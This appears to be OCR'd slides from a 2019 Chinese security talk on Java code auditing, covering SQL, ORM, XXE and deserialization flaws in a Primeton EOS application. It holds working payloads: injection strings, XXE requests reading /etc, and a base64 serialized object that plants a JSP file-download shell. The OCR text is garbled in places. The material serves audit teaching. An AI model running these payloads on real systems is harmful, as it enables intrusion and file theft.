

Hacking Day in Hang Zhou, 2019

# 前言

随着各个企业对安全的重视程度越来越深,安全思维已经从原来的表面工程逐渐转变为"开膛破肚"的内部工程,特别是在金融领域受重视的成都比较高,不区分语言,工程化的人工审计是未来几年的趋势,代码审计的分解和实战成为安全工作者必须掌握的一种能力。

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01

## 安全代码审计

实战类型的代码审计,我们必须对语言安全的基础要有所要了解,每一种语言会有少许的差别。工欲善其事必先利其器,所以搭建自己的审计工具也是重中之重。







#### SQL注入

SQL注入是指原始SQL查询被动态更改成一个与程序预期完全不同的查询。执行这样一个更改后的查询可能导致信息泄露或者数据被篡改。

#### 反序列化

反序列化就是把字节序列恢复成对象的过程,这里,在恢复的过程中,可能会涉及调用一些类似内置函数或者析构函数之类的方法,由于编写不当造成了漏洞

#### XML实体

使用不可信数据来构造XML会导致XML注入漏洞。 XML 实体可动态包含来自给定资源的数据。外部实体允许 XML 文档包含来自外部 URI 的数据。

### 代码安全审计-sQL注入

```
public class ListNodeTreeAction extends BaseAction
   response.setContentType("text/xml; charset=utf-8");
   String nodeid = request.getParameter("nodeid");
   String colid = request.getParameter("colid");
   if ((nodeid == null) || (nodeid.equals(""))) nodeid = "0";
   if ((colid == null) || (colid.equals(""))) colid = "0";
     if (((nodeid.equals("0")) && (colid.equals("0"))) || ((!nodeid.equals("0")) &&
(!colid.equals("0")))) {
       throw new Exception("nodeid 和 colid 需要只提供一个。");
     conn = ConnectionManager.getInstance().getConnection();
     if (!nodeid.equals("0"))
       if (nodeid.indexOf(",") != -1)
         String strSql = "select * from typestruct where nodeid in(" + nodeid + ")";
         pst = conn.prepareStatement(strSql);
         ResultSet rs = pst.executeQuery();
         while (rs.next()) {
           addItemToElementFromRs(root, rs);
         String strSql = "select * from typestruct where nodeid =?";
         pst = conn.prepareStatement(strSql);
         pst.setString(1, nodeid);
         ResultSet rs = pst.executeQuery();
         while (rs.next()) {
           addItemToElementFromRs(root, rs);
```

#### 普通的注入

通常是没有走框架调用,通过字符串拼接的方式编写的查询语句,这样 就会造成注入

```
当nodeid为1
```

完整的语句是:

select \* from typestruct where nodeid in(1)

当nodeid为1) union select 1,2,3......from table where 1=(1

完整的语句是:

select \* from typestruct where nodeid in(1) union select

1,2,3.... from table where 1=(1)


## 1 代码安全审计-框架注入

## ▼ 📴 sqlmap gmap-permission.xml SqlMapConfig.xml

#### 框架注入

通常是没有明白框架调用的用法,错误的造成了字符串拼接,导致了注 入

```
假设id为1234, 当orgCode为1
完整的语句是:
select ar.role_id, ar.role_name, ar.role_desc,'1' as co_code, '1' as
org_code, CREATOR from as_role ar where ar.role_id = 1
当nodeid为1'||(case when 1=1 then " else 'a' end)||'
完整的语句是:
select ar.role_id, ar.role_name, ar.role_desc,'1' as co_code,
'1'||(case when 1=1 then " else 'a' end)||' as org_code, CREATOR
from as_role ar where ar.role_id = 1
```



#### ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

#### 数字类型 (JPQL):

SELECT e FROM user e WHERE e.id = SQL('(select 1 from dual where 1=1)' ) and SQL('(SELECT 1)=1' )

#### 字符类型 (JPQL):

- ♦ ORM sees: and "a' = 'a' and (select 8 where 1=1)=8 and 'b" = 'b'


  String in "quotes
- $\Diamond$  DBMS gets: and 'a' = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'

Bool SQL expression – TRUE

and 'a' = 'a' and (select 8 where 1=2)=8 and 'b' = 'b'

Bool SQL expression - FALSE

## 1 代码安全审计—ORM注入



#### ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

这样我们就会逃逸出来一个语句或者方法

```
数字类型(Hibernate ORM):
test\" or 1<length((select version())) —
翻译成为HQL语句就变为:
SELECT p FROM pl.btbw.persistent.Post p where p.name='test\"
or 1<length((select version())) — '
最后转变为真正的SQL语句:
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name= 'test\" or 1<length((select version()))
-- '
```

## 1

#### 代码安全审计-反序列化

```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
    int port = 0:
     if(server socket != null) {
    port = server socket.getLocalPort();
   response.setContentType("text/html");
response.getWriter().println("<object classid=\"clsid:8AD9C840-044E-11D1-B3E9-00805F499D93\" width=100% height=100%
codebase=\"http://iava.sun.com/products/plugin/1.3/iinstall-13-win32.cab#Version=1,3,0,0\">");
     response.getWriter().println("<param name=code value=SOAPMonitorApplet.class>");
response.getWriter().println("<embed type=\"application/x-java-applet;version=1.3\" code=SOAPMonitorApplet.class width=100%
height=100% port=\"" + port + "\" scriptable=false pluginspage=\"http://java.sun.com/products/plugin/1.3/plugin-install.html\">");
    response.getWriter().println("<noembed>");
    response.getWriter().println("</comment>");
     response.getWriter().println("</noembed>");
    response.getWriter().println("</embed>");
    response.getWriter().println("</object>");
     response.getWriter().println("</body>");
     response.getWriter().println("</html>");
```

```
class ConnectionThread implements Runnable {
     private Socket socket = null;
    private ObjectInputStream in = null;
    private ObjectOutputStream out = null;
     private boolean closed = false:
    public ConnectionThread(Socket s) {
       this.socket = s:
         this.out = new ObjectOutputStream(this.socket.getOutputStream());
          this.out.flush();
         this.in = new ObjectInputStream(this.socket.getInputStream());
        } catch (Exception var6) {
       synchronized(SOAPMonitorService.connections) {
          SOAPMonitorService.connections.addElement(this);
     public void close() {
       this.closed = true;
          this.socket.close();
       } catch (IOException var2) {
    public void run() {
       while(true) {
          try {
            if(!this.closed) {
               Object ioe = this.in.readObject();
               continue;
          } catch (Exception var6)
          synchronized(SOAPMonitorService.connections) {
            SOAPMonitorService.connections.removeElement(this):
```

#### 文件读取

通过外部实体,可以读取系统内/etc/passwd的内容

### 目录列表

通过外部实体,可以列举出来/etc/目录底下的所有文件

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

#### Ssrf攻击

根据不同语言支持的协议也不一样,例如java 1.FTP协议,2.HTTP协议,3.HTTPS协议,GOPHER协议

#### 命令执行

在php的语言环境下,如果开启expect扩展,那么就有可能REC

```
Web.xml
```

dwr.xml

#### JsTools.class

```
public static String parseXmlToJson(String xml) {
    if(xml != null && xml.trim().length() != 0) {
        XMLSerializer xmlSeri = new XMLSerializer();
        JSON json = xmlSeri.read(xml);
        return json.toString();
    } else {
        return "";
    }
}
```

```
public JSON read(String xml) {
    Object json = null;
    try {
       Document e = (new Builder()).build(new StringReader(xml));
       Element root = e.getRootElement();
       if(this.isNullObject(root)) {
          return JSONNull.getInstance();
       } else {
         String defaultType = this.getType(root, "string");
         String key;
         if(this.isArray(root, true)) {
            ison = this.processArrayElement(root, defaultType);
            if(this.forceTopLevelObject) {
this.removeNamespacePrefix(root.getQualifiedName());
              json = (new JSONObject()).element(key, json);
          } else {
            ison = this.processObjectElement(root, defaultType);
            if(this.forceTopLevelObject) {
               key =
this.removeNamespacePrefix(root.getQualifiedName());
              json = (new JSONObject()).element(key, json);
          return (JSON)json;
     } catch (JSONException var7)
       throw var7:
    } catch (Exception var8) {
       throw new JSONException(var8);
```

Raw Params Headers Hex

POST /pub/dwr/call/plaincall/JsTools.parseXmlToJson.dwr HTTP/1.1

Host: com.cn:9001

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: text/plain

Referer: http://www.balance.com.cn:9001/

Content-Length: 292

Cookie: JSESSIONID=3FFC8A0CEF61D74BEDF175746A56B35C; DWRSESSIONID=IPyXkl16Q1mwlHFFik3TVlbZm69ohUc4fsl

X-Forwarded-For: 8.8.8.8"

Connection: keep-alive

callCount=1

nextReverseAjaxIndex=0

c0-scriptName=JsTools

c0-methodName=parseXmIToJson

so meanoartame

c0-param0=string:<IDOCTYPE+xdsec+[<!ELEMENT+string+ANY+><IENTITY+xxe+SYSTEM+"file%3a///etc/"+>]><string>%26xxe%3b<

/string>

scriptSessionId=IPyXkl16Q1mwlHFFik3TVlbZm69ohUc4fsI/5KD5fsI-HDDtUzU62

Raw Headers Hex

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Content-Type: text/plain Content-Length: 2723

Date: Tue. 12 Jun 2018 05:34:33 GMT

//#DWR-INSERT

//#DWR-REPLY

dwr.engine. remoteHandleCallback('null','0',"[\".pwd.lock\\nacpi\\nadjtime\\nalchemist\\naliases.\baliases.db\\nalsa\\nalternatives\\nanacrontab\\nat.deny\\na s\nenvironment\nesd.conf\nexports\\nfb.modes\\nfilesystems\\nfirmware\\nfonts\\nfoomatic\\nfstab\\ngcrypt\\ngdm\\ngetlog.sh\ngetlog.sh\\ngetlog.sh\\ngetlog.sh\\ngetlog.sh\\ngetlog.sh\\ng script\\ngnome-vfs-2.0\\ngnome-vfs-mime-magic\\ngpm-root.conf\\ngre.d\\ngroup\\ngroup-\\ngr\ngshadow\\ngshadow\\ngshadow-\\ngssapi mech.conf\\ngtk-2.0  $\n$  \\nhal\\nhosts.conf\\nhosts\\nhosts.allow\\nhosts.bak\\nhosts.deny\\nhttpd\\nidmapd.conf\\ninit.d\\ninitlog.conf\\ninittab\\ninputrc\\niproute2\\nissue\  $ue.net \njava \njvm \njvm-common \njvm \njvm-comf \njvm \n$ buser.conf\\nlocaltime\\nlogin.defs\\nlogrotate.conf\\nlogwatch\\nlsb-release.d\\nlvm\\nmail\\nmail.rc\\nmailcap\\nmakedev.d\\nman.config\\nmav  $en\n mgetty + sendfax\n mime.types\n minicom.users\n mke2fs.conf\n modprobe.conf\n modprobe.d\n moto\n mtools.conf\n multipath.conf\n multipath.conf\n modprobe.d\n moto\n modprobe.d\n moto\n modprobe.d\n moto\n modprobe.d\n moto\n moto\n modprobe.d\n moto\n modprobe.d\n moto\n modprobe.d\n moto\n moto\n moto\n modprobe.d\n moto\n moto\n moto\n modprobe.d\n moto\n moto\$ Muttrc.local\nnetplug\nnetplug\nnetplug.d\nNetworkManager\nnscd.conf\npam\_bkcs11\npam\_smb.conf\npam.d le.d\\nprotocols\\nquotagrpadmins\\nquotatab\\nracoon\\nrc\\nrc.d\\nrc.local\\nrc0.d\\nrc1.d\\nrc2.d\\nrc3.d\\nrc4.d\\nrc5.d\\nrc6.d\\nreadahead.d confl\nscsi\_id.config\\nsecuretty\\nsecurity\\nselinux\\nsensors.confl\nservices\\nsestatus.confl\nsetroubleshoot\\nsetuptool.d\\nsgml\\nshadow\\nshadow-\\n  $shells \nskel/\nslrn.rc/\nsmartd.conf\nsmrsh/\nsnmp\nsound\nsquid\nssh/\nstunnel/\nsysconfig/\nsysctl.conf\nsvslog.conf\ntux.mime$ .types\\nudev\\nupdatedb.conf\\nvimrc\\nvirc\\nvsftpd\\nwarnquota.conf\\nwebalizer.conf\\nwgetrc\\nwpa\_supplicant\\nwvdial.conf\\nX11\\nxdg\\nxinetd.conf\ nxinetd.d\\nxml\\nyp.conf\\nyum\\nyum.conf\\nyum.repos.d\\n\"]");

02

### 框架流程分析

审计java类型的业务系统,难度不在于漏洞本身的呈现和利用,在于整个框架流程的分析,极具优势的面向对象开发,也造就了阅读人员的困难,剥茧抽丝一步步渗透到代码的最底层,从而找到漏洞点。



```
<servlet>
<servlet-name>ControllerServlet/servlet-name>
<servlet-class>
    com.eos.access.http.ControllerServlet
</servlet-class>
<load-on-startup>10</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>ControllerServlet</servlet-name>
<url-pattern>
/WSActivityInstManagerService
</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>ControllerServlet/servlet-name>
<url-pattern>*.flowx</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>ControllerServlet</servlet-name>
<url-pattern>*.terminate</url-pattern>
</servlet-mapping>
<servlet>
<servlet-name>resteasyservlet</servlet-name>
<servlet-class>
com.primeton.components.rest.extend.CustomHttpServletDispatcher
</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>resteasyservlet</servlet-name>
<url-pattern>/rest/services/*</url-pattern>
</servlet-mapping>
```

习惯引发两个问题

### Webservice接口泄露

Rest接口泄露

### Xml解析库Webservice接口默认配置有十处

#### webservice接口就相对简单了这里总共有十处

```
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSActivityInstManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSAgentManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSAppointActivityManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSBackActivityManagerService</url-pattern>
</servlet-mapping>
```

#### 访问http://localhost:8080/WSActivityInstManagerService?wsdl http://localhost-9090AVSActivityInstManagerService?wsdl Execute - < wsdl:message name = "findActivityInstByActivityInstID WFWebServiceException" > <wsdl:part name="WFWebServiceException" element="nns:findActivityInstByActivityInstID WFWebServiceException"> </wsdl:part> </wsdl:message> - <wsdl:message name="restartActivityInstance"> <wsdl:part name="restartActivityInstance" element="nns:restartActivityInstance"> </wsdl:part> - <wsdl:message name - 'terminateActivityInstance' > ... <wsdl:part name="terminateActivityInstance" element="nns:terminateActivityInstance"> </wsdl:part> - <wsdl:message name="changeActivityInstState"> <wsdl:part name="changeActivityInstState" element="nns:changeActivityInstState"> </wsdl:part> <wsdl:message name="finishActivityInstByActivityID\_WFWebServiceException"> <wsdl:part name="WFWebServiceException" element="nns:finishActivityInstByActivityID WFWebServiceException"> </wsdl:part> - <wsdl:message name="findActivityInstByActivityInstID"> <wsdl:part name="findActivityInstByActivityInstID" element="nns:findActivityInstByActivityInstID"> </wsdl:part> - <wsdl:message name="changeActivityInstStateResponse"> <wsdl:part name="changeActivityInstStateResponse" element="nns:changeActivityInstStateResponse"> </wsdl:part> </wsdl:message> <wsdl:message name="suspendActivityInstance"> <wsdl:part name="suspendActivityInstance" element="nns:suspendActivityInstance"> </wsdl:part>



```
@Path("/rest/services/bps/webcontrol")
@Consumes({"application/json", "application/x-www-form-urlencoded"})
@Produces({"application/json"})
public class WebControlRestService {
  public WebControlRestService() {
   @POST
  @Path("/queryParticipants")
  public Map < String, Object > queryParticipants(HashMap < String, Object > mapObject) throws WFServiceException, JSONException {
     HashMap resultMap = new HashMap();
     String nodeBody = String.valueOf(getJsonFromMap(mapObject));
     DataObject node = (DataObject)changeToDataObject("node", nodeBody, Boolean.valueOf(true));
     DataObject otherParamObj = (DataObject)changeToDataObject("otherParamObj", nodeBody, Boolean.valueOf(true));
     resultMap.put("childNodes", ServiceUtil.queryParticipants(node, otherParamObj));
     return resultMap;
   @POST
  @Path("/searchParticipants")
  public Map < String, Object > searchParticipants(HashMap < String, Object > mapObject) throws WFServiceException {
     HashMap resultMap = new HashMap();
     String name = String.valueOf(mapObject.get("name"));
     Map extData = (Map)mapObject.get("extData");
    PageCond page = (PageCond)mapObject.get("page");
resultMap.put("childNodes", ServiceUtil.searchParticipants(name, extData, page));
     return resultMap;
```

#### Rest接口通过一个配置文件映射:

resteasy.resources=com.primeton.bps.web.control.restful.WebControlRest Service

POST /rest/services/bps/webcontrol/queryProcessAndActivity HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)

Gecko/20100101 Firefox/56.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;g=0.5 Content-Type: application/json

Content-Length: 16

Cookie: UM distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-

1fa400-160cb8347c662d; CNZZDATA1261218610=1741751127-

1515241945-%7C1515241945;

JSESSIONID=F890E2EC8E8BC30F17DE9852F6D40B27

Connection: close

Upgrade-Insecure-Requests: 1

{"workItemID":1}



```
private void process(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
     if(UserLoginCheckedFilter.isPortal() && request.getSession().getAttribute("userObject") == null) {
       IUserObject e =
CustomObjectProviderProvider.getProvider().getVirtualUserObject(VirtualUserObjectTypes.PORTAL USER);
       ((UserObject)e).setUserRemoteIP(HttpHelper.getRemoteAddr(request));
       request.getSession().setAttribute("userObject", e);
       WebInterceptorManager.INSTANCE.createChain(request, response).doIntercept(request, response);
     } catch (Throwable var7) {
       logger.error(var7);
     } finally {
       DataContextManager.current().reset();
                       初始化调用链
                                                                        调用相应拦截器
```

```
public static final WebInterceptorManager INSTANCE = new WebInterceptorManager();
private WebInterceptorManager() {this.readConfigFile();}
private void readConfigFile() {
    HandlerRegistry inteceptorRegistry = HandlerRegistry.load(WebInterceptorManager.class.getClassLoader(), configDir,
"handler-web.xml", IWebInterceptor.class, "handler", "id", "class", "sortldx", 100, false);
    this.addInterceptorConfig(config);
public void addInterceptorConfig(WebInterceptorConfig config) {
this.configs.add(idx, config);
this.interceptors.add(idx, interceptor);
public IWebInterceptorChain createChain(HttpServletRequest request, HttpServletResponse response) {
    try {
              IWebInterceptor interceptor = (IWebInterceptor)this.interceptors.get(i);
              chain.addInterceptor(interceptor);
       this.lock.readLock().unlock();
     return chain;
```

初始化的时候通过一个配置映射文件handler-web.xml,暴露出来六个总入口

1.WSInterceptor

2.Webl18NInterceptor

3.HttpSecurityWebInterceptor 4.HttpRefererWebInterceptor

5.UserLoginInterceptor 6.AccessedResourceInterceptor

webservice的请求路由

整体的框架路由 referer检查

登陆检查

资源的访问权限检查

```
(?xml version="1.0" encoding="UTF-8"?>
(handlers)
          registry of filters
          sortIdx[optional]: the execution order, the smaller, the soon.
           pattern: pattern of request url that will be filtered:
           1) *. xxx, e.g., *. do, *. isp etc.
          2) /* all requests;
          3) xxx full match, eg. /samples/test.jsp
          4) xxx/* , xxx must be a full match, e.g./samples/test/*;
          class: the implementation class, must implement interface com. eos. access. http. WebInterceptor
          \(\text{handler id="\sum \subset \s
          <handler id="WebI18NInterceptor" sortIdx="1" pattern="/*" class="com. primeton. access. htt</p>
          \(\text{handler id="\text{HttpSecurity\(\bar{\text{v}}\)eb\(\text{Interceptor" sort\(\text{Idx="2" pattern="\*.flow, \*.jsp" class="\con. e}\)
          <handler id="HttpRefererWebInterceptor" sortIdx="3" pattern="/*" class="com. eos. access. h</p>
          (handler id="UserLoginInterceptor" sortIdx="100" pattern="/*" class="com.eos.access.http
          <handler id="AccessedResourceInterceptor" sortIdx="101" pattern="/*" class="com. primeton</p>
(/handlers)
```



```
private static final int DEFAULT_IDX = -1;
                                                        Choose Implementation of doIntercept (11 found)
private int pos = 0;
private FilterChain filte: C AccessedHttpResourceFilter (com. primeton. access. authorization. impl) lib (eos-server-access-7.1.4.0. jar)
                           C DispatchWebInterceptor (com. primeton. access. http. impl)
                                                                                                   lib (eos-server-access-7.1.4.0. jar)
public WebInterceptorChair
                           C FunctionWebInterceptor (org. gocom. components. coframe. auth. intercepter)
                                                                                                                                    lib m
                           C HttpRefererWebInterceptor (com. eos. access. http. security)
                                                                                                    lib (eos-server-access-7.1.4.0. jar)
public void doIntercept() C HttpSecurityWebInterceptor (com. eos. access. http. security)
                                                                                                   lib (eos-server-access-7.1.4.0.jar)
   if(this.pos = this.i © ProcessorWebInterceptor (com. primeton. access. http. impl)
                                                                                                   lib (eos-server-access-7.1.4.0.jar)
       if(this.filterCha: C RulesIpFilter (org. gocom. components. coframe. policy)
            this filterChs
                           C SCAWebServiceServletFilter (com. primeton. sca. host. webapp)
                                                                                                       lib (eos-server-sca-7.1.4.0. jar)
                          ■ UserLoginCheckedFilter (com. eos. access. http)
                                                                                                   lib (eos-server-access-7.1.4.0. jar)
    } else {
       IWebInterceptor in C UserLoginWebInterceptor (org. gocom. components. coframe. auth. intercepter)
        ++this. pos;
                           C WebI18MInterceptor (com. primeton, access, http.impl)
                                                                                                   lib (eos-server-access-7.1.4.0.jar)
        interceptor. doIntercept(servletrequest, servletresponse, this);
```

对于调用部分整体采用循环机制,挨个去调用初始化的对象,问题是这里显示的调用对象要大于六个,推测应该在filters里面有第一次初始化的操作



初始化第一层调用链

初始化第二层调用链



#### 这里实际产生了两个映射文件的逻辑:

- 1. handler-processor.xml
- 2. handler-web.xml

```
public void init(FilterConfig arg0) throws ServletException {
    this.init();
public void init() {
    Map processors = RegustProcessors.INSTANCE.getAllProcessors();
    Iterator e = processors.entrySet().iterator();
    while(e.hasNext()) {
       Entry interceptors = (Entry)e.next();
(ProcessorWebInterceptor)WebInterceptorManager.INSTANCE.getInterceptor("ProcessorInterceptor" +
(String)interceptors.getKey());
      if(interceptor != null) {
         interceptor.setProcessor((IProcessor)interceptors.getValue());
public class WebInterceptorManager {
  private static final Logger logger = TraceLoggerFactory.getLogger(WebInterceptorManager.class);
  public static final WebInterceptorManager INSTANCE = new WebInterceptorManager();
  private List<WebInterceptorConfig> configs = new ArrayList();
  private List<|WebInterceptor> interceptors = new ArrayList();
  private ReentrantReadWriteLock lock = new ReentrantReadWriteLock(true);
  private WebInterceptorManager() {
    this.readConfigFile();
  private void readConfigFile() {
    File configDir = new File(ApplicationContext.getInstance().getApplicationConfigPath());
    HandlerRegistry inteceptorRegistry =
HandlerRegistry.load(WebInterceptorManager.class.getClassLoader(), configDir, "handler-web.xml",
IWebInterceptor.class, "handler", "id", "class", "sortIdx", 100, false);
    Iterator i$ = inteceptorRegistry.getEffectiveHandlerModels().iterator();
    while(i$.hasNext()) {
```

#### 拆解到了具体的执行层,举例说明其中一项

```
public abstract class AbstractPageFlowProcessor extends AbstractProcessor {
public void process(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
    try {
       this.doProcess(e, response, (IParameterSet)null);
     } catch (Throwable var7) {
  public void doProcess(HttpServletRequest request, HttpServletResponse response, IParameterSet parameterSetA) throws
IOException, ServletException {
         Object var35 = request.getAttribute(" eosRequestDataContext");
         if(var35 != null && var35 instanceof PageflowRuntimeContext) {
            if(!this.hasUserDataConvert(pageFlowInstance, var32.getStateName(), current error uri, this.getRequestedFlowID(request)))
              IParameterSet var42 = this.createParameterSet(request, response);
              IVariable[] var44 = this.movelnnerParams((IVariable[])var38);
              var42.build(var44, context);
```



**13** 

```
public static Object deserialize(String codedString) throws IOException, ClassNotFoundException
{
    BASE64Decoder decoder = new BASE64Decoder();
    byte[] buf = decoder.decodeBuffer(codedString);
    ByteArrayInputStream bais = new ByteArrayInputStream(buf);
    ObjectInputStream oos = new ObjectInputStream(bais);
    Object o = oos.readObject();
    oos.close();
    return o;
}
```

```
POST /coframe/auth/login/org.gocom.components.coframe.auth.login.login.flow HTTP/1.1
```

Host: 127.0.0.1:8080 Content-Length: 1602 Cache-Control: max-age=0 Origin: http://127.0.0.1:8080 Upgrade-Insecure-Requests: /

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181

Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8

Referer: http://127.0.0.1:8080/coframe/auth/login/login.jsp

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=839DEF2CA104584E49995ABC5AF16141

Connection: close

\_eosFlowDataContext=rO0ABXNyAC9vcmcuYXBhY2hlLmNvbW1vbnMuZmlsZXVwbG9hZC5kaXNrLkRpc2tGaWxlSXRlbcDtkuc
GmEJdAwAkWgALaXNGb3JtRmllbGRKAARzaXplSQANc2l6ZVRocmVzaG9sZFsADWNhY2hlZENvbnRlbnR0AAJbQkwAC2Nvb
nRlbnRUeXBldAASTGphdmEvbGFuZy9TdHJpbmc7TAAlZGZvc0ZpbGV0AA5MamF2YS9pby9GaWxlO0wACWZpZWxkTmFtZ
XEAfgACTAAlZmlsZU5hbWVxAH4AAkwAB2hlYWRlcnN0AC9Mb3JnL2FwYWNoZS9jb21tb25zL2ZpbGV1cGxvYWQvRmlsZUl0Z
W1lZWFkZXJzO0wACnJlcG9zaXRvcnlxAH4AA3hwAP/////////AAAAAHVyAAJbQqzzF/gGCFTgAgAAeHAAAAK2PCVAcGFnZSBs
YW5ndWFnZT0iamF2YSlgY29udGVudFR5cGU9lmFwcGxpY2F0aW9uL3gtbXNkb3dubG9hZClglHBhZ2VFbmNvZGluZz0idXR
mLTgiJT48JUBwYWdllGltcG9ydD0iamF2YS5pby4qliU%2bPCVyZxNwb25zZS5zZXRDb250ZW50VHlwZSgiYXBwbGljYXRpb24v
eC1kb3dubG9hZClpO1N0cmluZyBmaWxlZG93bmxvYWQgPSByZXF1ZXN0LmdldFBhcmFtZXRlcigiZmlsZW5hbWUikTtyZXNwb
25zZS5hZGRIZWFkZXlolkNvbnRlbnQtRGlzcG9zaXRpb24iLCJhdHRhY2htZW50O2ZpbGVuYW1lPSlgKyBmaWxlZG93bmxvYW
QpO091dHB1dFN0cmVhbSBvdXRwlD0gbnVsbDtGaWxlSW5wdXRTdHJIYW0gaW4gPSBudWxsO3RyeXtvdXRwlD0gcmVzcG9
uc2UuZ2V0T3V0cHV0U3RyZWFtkCk7lGlulD0gbmV3lEZpbGVJbnB1dFN0cmVhbShmaWxlZG93bmxvYWQpO2J5dGVbXSBilD
0gbmV3lGJ5dGVbMTAyNF07aW50lGkgPSAwO3doaWxlkChplD0gaW4ucmVhZChikSkgPiAwkXtvdXRwLndyaXRlkGlslDAslG
kpO31vdXRwLmZsdXNokCk7fWNhdGNokEV4Y2VwdGlvbiBlKxtTeXN0ZW0ub3V0LnByaW50bG4olkVycm9ylSlpO2UucHJpbn
RTdGFja1RyYWNlkCk7fSBmaW5hbGx5eyBpZihpbiAhPSBudWxskXsgaW4uY2xvc2UokTsgaW4gPSBudWxsO30gaWYob3V
0cCAhPSBudWxskXtvdXRwLmNsb3NlkCk7b3V0cCA9lG51bGw7fX0lPnQAGGFwcGxpY2F0aW9uL29jdGV0LXN0cmVhbXB0A
AR0ZXN0cQB%2bAAlwc3lADGphdmEuaW8uRmlsZQQtpEUODeT/AwABTAAEcGF0aHEAfgACeHB0ADhcdXNyXGViYW5rXGJ
1aWxkaXRcYXBwXGVmbWYuZWFyXGVmbWYud2FyXGNvcHlyaWdodC5qc3DAgHcCAFx4eA%3d%3d

```
拆解到了具体的执行层,举例说明其中一项 <handler id="ajaxBizProcessor" suffix=".biz.ajax" sortldx="0"
```

class="com.primeton.ext.engine.core.proces
sor.AjaxBizProcessor" />

```
public IParameterSet createParameterSet(HttpServletRequest request, HttpServletResponse response) {
     response.setCharacterEncoding("UTF-8");
    return ParameterBuilder.createAjaxParamSet(request);
com.primeton.engine.core.impl.process.parameter.ParameterBuilder.createAjaxParamSet(ParameterBuilder.java:39)
com.primeton.engine.core.impl.process.parameter.ParameterBuilder.buildParameterSet(ParameterBuilder.java:74)
com.primeton.engine.core.impl.process.parameter.Ajax Parameter Set.init\\
public void init() {
       String xml = buffer.toString();
       Document var11;
       if(!getXMLHeader(xml).contains("encoding")) {
         String paramNode = MultipartResolver.getEncoding();
         var11 = XmlUtil.parseStringThrowsException(xml, paramNode);
         var11 = XmlUtil.parseString(xml);
```

```
POST /coframe/auth/login/1234.biz.ajax HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 490
Cache-Control: max-age=0
Origin: http://127.0.0.1:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/coframe/auth/login/login.jsp
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=39C9DAD0D50F952B88E5BF611F665923
Connection: close
ajaxParam=<%3fxml+version%3d"1.0"+encoding%3d"utf-8"%3f>
<!DOCTYPE+xdsec+[++
<!ELEMENT+methodname+ANY+>
<!ENTITY+xxe+SYSTEM+"file:///tmp/pa"+>]>
<root><param><key>userName</key><value>test2</value></param><key>password</key><value>%26xx
e%3b</value></param><param><key>__outParam</key><value>java.lang.String+result</value></param><param><key>__
paramsInfo</key><value>java.lang.String+userName,+java.lang.Integer+password</value></param></params>
<data></data></root>
```

03

## 三方应用笔记

随着语言体系的越发灵活,第三方开发库也随之越来越多,每一种语言都有自己固定的坑,如何正确规范安全的开发将会是重中之重

## 3 三方应用笔记-xml解析库

```
javax.xml.stream.XMLStreamReader;
javax.xml.parsers.DocumentBuilderFactory;
org.dom4j.io.SAXReader;
org.xml.sax.helpers.XMLReaderFactory;
javax.xml.parsers.SAXParser;
